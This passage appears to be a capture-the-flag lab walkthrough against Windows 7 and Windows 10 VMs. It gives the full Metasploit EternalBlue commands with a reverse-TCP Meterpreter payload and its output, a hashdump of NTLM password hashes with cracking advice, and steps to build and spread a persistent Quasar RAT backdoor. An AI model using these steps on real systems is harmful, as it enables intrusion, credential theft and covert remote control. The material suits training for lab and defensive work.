|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-09-14T11:51:36
|_  start_date: 2020-09-14T10:58:01
```

4.After a bit of searching I saw that there is a way to infiltrate the system by the smb protocol on this OS (windows 7), called 'eternal blue' in order to test it we will run a last command on nmap to check if the system really vulnerable to the exploit.

Nmap –script smb-vuln* -p 445 10.10.0.23

```
root@kali:/home/kali# nmap --script smb-vuln* -p445 10.10.0.23
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-14 08:53 EDT
Nmap scan report for 10.10.0.23
Host is up (0.00036s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:DF:BA:1C (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

5. Our exploit in a tool called ‘metasploit’, to run it you need to type ‘msfconsole’ and then it will execute the tool.


```
root@kali:/home/kali# msfconsole

Press ENTER to size up the situation

Date: April 25, 1848
Weather: It's always cool in the lab
Health: Overweight
Caffeine: 12975 mg
Hacked: All the things

Press SPACE BAR to continue

       =[ metasploit v5.0.87-dev                          ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
```

Metasploit has a lot of auxiliary modules for performing scans, tricks and hack’s, all of which are valuable in performing pen test and will not give access to the shell unless you perform exploit and a known vulnerability in the correct module.

6.First to preform our exploit we need to access the module

For that we will write ‘use exploit/windows/smb/ms17_010_eternalblue’

Then in each module we can check the options of how it is defined.



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```


RHOSTS defines the target of the remote host

RPORT defines the the target port


For meterpreter we will set the payload ‘windows/x64/meterpreter/reverse_tcp’

And we can add user and password (but now we don’t know them yet)

7.After that we need to set our RHOSTS so for this we set the it to our remote host ip and then execute the module.



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.0.23
rhosts ⇒ 10.10.0.23
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
```



```
[*] 10.10.0.23:445 - Connecting to target for exploitation.
[+] 10.10.0.23:445 - Connection established for exploitation.
[+] 10.10.0.23:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.0.23:445 - CORE raw buffer dump (38 bytes)
[*] 10.10.0.23:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 10.10.0.23:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 10.10.0.23:445 - 0×00000020  50 61 63 6b 20 31                                Pack 1
[+] 10.10.0.23:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.0.23:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.0.23:445 - Sending all but last fragment of exploit packet


[*] 10.10.0.23:445 - Starting non-paged pool grooming
[+] 10.10.0.23:445 - Sending SMBv2 buffers
[+] 10.10.0.23:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.0.23:445 - Sending final SMBv2 buffers.
[*] 10.10.0.23:445 - Sending last fragment of exploit packet!
[*] 10.10.0.23:445 - Receiving response from exploit packet
[+] 10.10.0.23:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.10.0.23:445 - Sending egg to corrupted connection.
[*] 10.10.0.23:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.10.0.23
[*] Meterpreter session 1 opened (10.10.0.21:4444 → 10.10.0.23:49163) at 2020-09-14 09:37:44 -0400
[+] 10.10.0.23:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.0.23:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.0.23:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Then we got our shell on the victim computer, u can type 'help' for more commands meterpreter can perform.

And there is a command that takes out the hash passwords for us.

8.Write the command 'hashdump' and you'll see all the encrypted passwords on hash algorithms from the SAM file, Using Hashdump command of meterpreter suite, we had extracted usernames and password hashes from the system.

Microsoft generally stores passwords in form of LM, NTML and NTLMv2 hashes.

to perform the stage we need to crack the password and convert it into a readable password using a browser, to do that go to https://crackstation.net/

And write down the hash

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
eliot:1000:aad3b435b51404eeaad3b435b51404ee:a67d043ead31ffe4880f34d96d688103:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
jEw4Ever-AS:1002:aad3b435b51404eeaad3b435b51404ee:bf5c0df97c5669e263e3cea1a015e5ff:::
meterpreter >
```

And we got our answer to stage 1+2!

This is ALFIESOLOMON user on the next OS (win10).

Stage #3

At this stage you need to install a back door on the user of Alfie Solomon.

We will do this by using of RAT (remote access trojan), so we can complete the next stage,

Called quasar, of course there are more full of tools that can be used to perform that.


So after you finish the first steps you have a graphical access to the system's of Elliott and Alfie Solomon (win7 && win10)


We need to download RAT called 'quasar' on our win7 OS

Download link : https://www.darknet.org.uk/2020/05/quasar-rat-windows-remote-administration-tool/

- **Download quasar**
- **Unzip it**
- **Run the tool**


Its should look like this






Step#1-


click on builder to start the client configuration and change the client tag to whatever name you want.




Step#2- go to connection settings and write up the host name or ip (win7 in this case)




click 'add host' to add a host to the list of available hosts which the client will try to connect and check the show password or choose your password for later, In addition we have to choose which port we want or stay in default.




On the next section check the box 'run client when computer run' and pickup a startup name for the backdoor to be shown.



On the last section check both



Click 'build client' and save the file.




executing the client on the computers is enough. The client will take care of the installation routine. Once installed the client will try to connect to your server on the specified hostname and port.


Now that you have the malicious file you need to transfer it to the second system, there are some ways to do this so I'll do it in LAN file sharing.

To share folders and file by using LAN file sharing follow these steps:


Step #1- Right-click on the malicious file you created and click on properties.




Step #2- Go to the sharing tab and click on 'share'




Step #3- choose people you want to share this folder on the network (I choosed 'everyone') and then click on share + done




Step #4- on this step head to 'network sharing center', scroll down and turn off the password protect sharing




Step #5- Go to Alfei Solomon's user and open 'file explorer' directory




Step #6- Click a 'Network' on the left side of the screen and then you'll see all the shared folders and file on the network.



Step #7 – copy your malicious file to desktop




Step #8 – go back to the attacker windows 7 and execute quasar again and click on settings



Now you need to check that the port that the RAT is going to listen to is correct and so is the password.

Click on 'start listening' and execute the file on ALFIE SOLOMON user



